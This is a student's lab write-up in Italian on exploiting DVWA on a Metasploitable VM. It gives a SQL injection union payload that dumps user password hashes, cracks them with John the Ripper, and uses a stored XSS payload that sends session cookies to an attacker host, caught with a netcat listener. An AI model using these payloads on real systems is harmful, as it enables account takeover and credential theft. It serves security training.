


# Exploitare le vulnerabilità

In questo esercizio andiamo a exploitare la vulnerabilità del web server DVWA su macchina Metasploitable


## 1- SQL Blind injection

Usando il seguente sintassi

`%' and 1=0 union select null, concat(user,0x0a,password) from users #`



- Come si vede dall'immagine mi ha mostrato i contenuti delle attributi username e password cifrato nella tabella users
- Poi, Creando un file su Kali ho messo le passwords Cifrati dalla DB



- Usando John the ripper versione 1.9.0:  
john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz passss.txt  
Ho decifrato le password nel file hash.txt come mostrato nella immagine

admin: → password  
smithy: → password  
gordonb: → abc123  
pablo: → letmein  
1337: → charley

```
(root@kali)-[/home/kali/Desktop/Epicode_LAB]
# john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz passss.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: UTF-16 BOM seen in password hash file. File may not be read properly unless you re-encode it
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:00 DONE 3/3 (2022-08-10 09:57) 5.681g/s 207120p/s 207120c/s 226665C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[/home/kali/Desktop/Epicode_LAB]
```

Usando il comando

john --format=raw-md5 passss.txt --show

Si mostra la tabella delle password  
decifrati


```
(kali@kali)-[~/Desktop/Epicode_LAB]
$ john --format=raw-md5 -- passss.txt --show
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
(kali@kali)-[~/Desktop/Epicode_LAB]
```

## 2- XSS injection stored


Nel tap di xss store ho provato a mettere la sintassi nel corpo del Messaggio

`<script>new Image().src="http://192.168.1.50/islam.php?" + document.cookie;</script>`



- Non si completa la scrittura guardando sul codice html visto che la lunghezza massima e preimpostata di 50 caratteri

Ho cambiato il campo 50 a 500 cosi posso scrivere tutta la sintassi



- Ho creato un file islam.php per poter indirizzare la richiesta da meta a Kali.
- Aprendo netcat su porta 80 usando il comando **nc -lvp 80** così ho messo Kali in ascolto di meta a porta 80

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 43314
GET /islam.php?security=low;%20PHPSESSID=eddba8bc7f0985a937cf0848675e2f68 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

^C
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 53738
GET /islam.php?security=low;%20PHPSESSID=1b54ed6db5259d3b3d2b52ccceafd23b HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.6/
```

Come si vede dall'immagine il cookie di sessione è cambiato cambiando il browser usato per aprire la pagina.

Invece,

Cambiando l'utente senza riavviare  
Il browser notato che non cambia  
il cookie.

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 55408
GET /islam.php?security=low;%20PHPSESSID=eddba8bc7f0985a937cf0848675e2f68 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 44708
GET /islam.php?security=low;%20PHPSESSID=eddba8bc7f0985a937cf0848675e2f68 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 43314
GET /islam.php?security=low;%20PHPSESSID=eddba8bc7f0985a937cf0848675e2f68 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```

Chiudendo il browser interrompe la sessione. Poi, riaprendo il browser mi fa vedere la nuova sessione con il nuovo cookie come mostrato nella immagine.

```
(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 60406
GET /islam.php?security=low;%20PHPSESSID=eddba8bc7f0985a937cf0848675e2f68 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 53316
GET /islam.php?security=low;%20PHPSESSID=80d4469b0f9a5bce95f677eef6801901 HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

(kali@kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.1.50: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.50] 53914
GET /islam.php?security=low;%20PHPSESSID=e349541900c78f41bd1232ab22ee26bf HTTP/1.1
Host: 192.168.1.50
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.1.6/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

## **\*\* Il Risultati Del esercizio \*\***

username	Password cifrato con MD5	Password decifrato	PHPSESSID
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	eddba8bc7f0985a937cf0848675e2f68
gordonb	e99a18c428cb38d5f260853678922e03	abc123	80d4469b0f9a5bce95f677eef6801901
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	e349541900c78f41bd1232ab22ee26bf
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	04c07822498c3bc9871f8d2c773f14a4
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	24b151f03d79c110b1db0e07fc7b5d94